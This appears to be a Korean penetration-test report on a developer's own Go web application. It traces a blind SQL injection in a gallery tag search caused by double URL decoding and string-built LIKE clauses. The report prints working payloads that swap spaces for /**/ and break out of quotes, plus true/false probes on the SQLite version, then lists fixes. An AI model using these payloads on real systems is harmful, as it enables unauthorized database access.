

모의해킹 보고서

: arcahn8

1. 개요

[유형] 이중 디코딩 및 문자열 조작 로직 오류를 이용한 Blind SQL Injection

[영향 받는 기능] 갤러리 목록 검색 기능: GalleryList()

2. 취약점 분석(SQL Injection)

```
selectUserQuery := "SELECT user_id, user_pw FROM user WHERE user_id = ?"
err := db.DB().QueryRow(selectUserQuery, userdata.Id).Scan(&id, &pw)
```

기본적으로 프로젝트 내 대부분의 쿼리는 Prepared Statement 형태로 안전하게 작성되어 있음.

```
func GalleryList(w http.ResponseWriter, r *http.Request) string {
    r.ParseForm()
    encodedTag := r.FormValue("tag")
    pageNumStr := r.FormValue("page")
    count, conditionString := GalleryCountQuery(encodedTag)
    whereClause := ""
    if conditionString != "" {
        whereClause = strings.Join([]string{"WHERE tag LIKE", conditionString}, " ")
    }

    limitClause := "LIMIT 0, 18"
    pageNum, toIntErr := strconv.Atoi(pageNumStr)
    if toIntErr != nil {
        pageNum = 0
    }
    if pageNumStr != "" && pageNum > 0 && count > (pageNum - 1) * 18 {
        startNum := strconv.Itoa((pageNum - 1) * 18)
        limitClause = strings.Join([]string{"LIMIT ", startNum, ", 18"}, "")
    } // 1 - 0 ~ 17, 2 - 18 ~ 35, 3 - 36 ~ 53

    GalleryQuery := "SELECT title, tag, translated, author, rating FROM gallery"
    selectGalleryQuery := strings.Join([]string{GalleryQuery, whereClause, "ORDER BY id DESC", limitClause}, " ")

    var galleryys GalleryInfoList
    galleryys.TotalCount = count

    galleryRows, queryErr := db.DB().Query(selectGalleryQuery)
```

하지만 갤러리 목록 중 tag를 검색하는 함수 GalleryList에서 Prepared Statement 가 적용되지 않은 것이 발견됨.

여기서 tag 문자열을 포함한 where절은 GalleryCountQuery 함수를 거쳐서 생성되며, 해당 함수의 내용은 다음과 같음.

```

func GalleryCountQuery(encodedTag string) (int, string) {
    var count int
    galleryCountQuery := []string{}
    galleryCountQuery = append(galleryCountQuery, "SELECT COUNT(*) FROM gallery")
    whereClause := ""

    if encodedTag != "" {
        decodedTag, decErr := url.QueryUnescape(encodedTag)
        if decErr != nil {
            return 0, whereClause
        }
        tags := strings.Split(decodedTag, " ")
        tagsWithWildcard := []string{}

        for _, tag := range tags {
            withWildcard := []string{"%", tag, "%"}
            tagsWithWildcard = append(tagsWithWildcard, strings.Join(withWildcard, ""))
        }


        whereClause = strings.Join(tagsWithWildcard, " AND tag LIKE ")
        galleryCountQuery = append(galleryCountQuery, "WHERE tag LIKE")
        galleryCountQuery = append(galleryCountQuery, whereClause)
    }

    selectGalleryCountQuery := strings.Join(galleryCountQuery, " ")
    selCntErr := db.DB().QueryRow(selectGalleryCountQuery).Scan(&count)
    if selCntErr != nil {
        if selCntErr == sql.ErrNoRows {
            count = 0
        } else {
            log.Fatal(selCntErr)
        }
    }

    return count, whereClause
}

```

- 1) 이중 디코딩: 프론트엔드에서 건네온 tag 값은 GalleryList 함수의 r.FormValue('tag') 함수를 통해 이미 1차적으로 디코딩 상태이지만, 이후에 GalleryCountQuery 내부에서 url.QueryUnescape(encodedTag) 구문을 통해 또다시 디코딩되어 이중 디코딩이 수행됨. 이로 인해 특수문자 % 입력 시 쿼리 구문 자체가 깨지며 WHERE 절이 누락되는 현상 발생.
* 공격 시 % 기호 배제 필요.
- 2) 공백 필터링 우회: strings.Split(decoded.Tag, ' ')로직으로 인해 입력값에 공백이 포함되면 페이로드가 나뉘어짐.
*우회하기 위해 /**/를 공백 대신 사용함.
- 3) 싱글 쿼테이션(') 구조 우회: withWildcard 변수에서 값을 '%tag%' 형태로 감싸는 형태.




최종 페이로드:

```
'/**/OR/**/1=1/**/OR/**/1/**/LIKE/**/'
```

3. 시나리오 확장 (Blind SQL Injection)

- 1) Union SQLi 한계: 데이터 건수를 조회하는 쿼리(selectGalleryCountQuery)와 실제 목록을 조회하는 쿼리(selectGalleryQuery)의 SELECT 컬럼 수가 달라 Union 기반 공격 불가.
- 2) Blind SQLi: 쿼리 참/거짓 결과에 따라 웹 페이지의 리스트 출력 여부가 달라지는 점을 이용하여 공격 가능.



True 조건 검증:

```
'/**/AND/**/substr(sqlite_version(),1,1)='3'/**/AND/**/1/**/LIKE/**/'
```



False 조건 검증:

```
'/**/AND/**/substr(sqlite_version(),1,1)='2'/**/AND/**/1/**/LIKE/**/'
```

이처럼 쿼리 결과가 참/거짓으로 구분되므로 blind sql injection으로 데이터베이스의 정보를 추출해낼 수 있다.

4. 결론

웹서버 개발 과정에서 나름 보안을 신경쓰며 구축했음에도 불구하고 결국 시스템 보안에 있어 Human Error가 가장 치명적 요인으로 작용함을 다시 한번 깨달았으며, 방어를 위해선 직관에만 의존하기보다 프레임워크나 구조적 설계를 통해 실수를 원천 차단하는 환경이 중요함을 학습함. 본 취약점을 해결하고 동일한 실수를 방지하기 위한 대응 방안은 다음과 같음.

- 1) 불필요한 디코딩 로직 제거 → 프론트엔드와 백엔드 간 데이터 흐름을 명확히 할 필요
- 2) 동적 쿼리 배제 → 나아가 모든 사용자 입력값을 검증하도록 검토 필요
- 3) Rust 리팩토링 시 반영 컴파일 타임에 쿼리 안정성을 검증하는 SQLx 도입 예정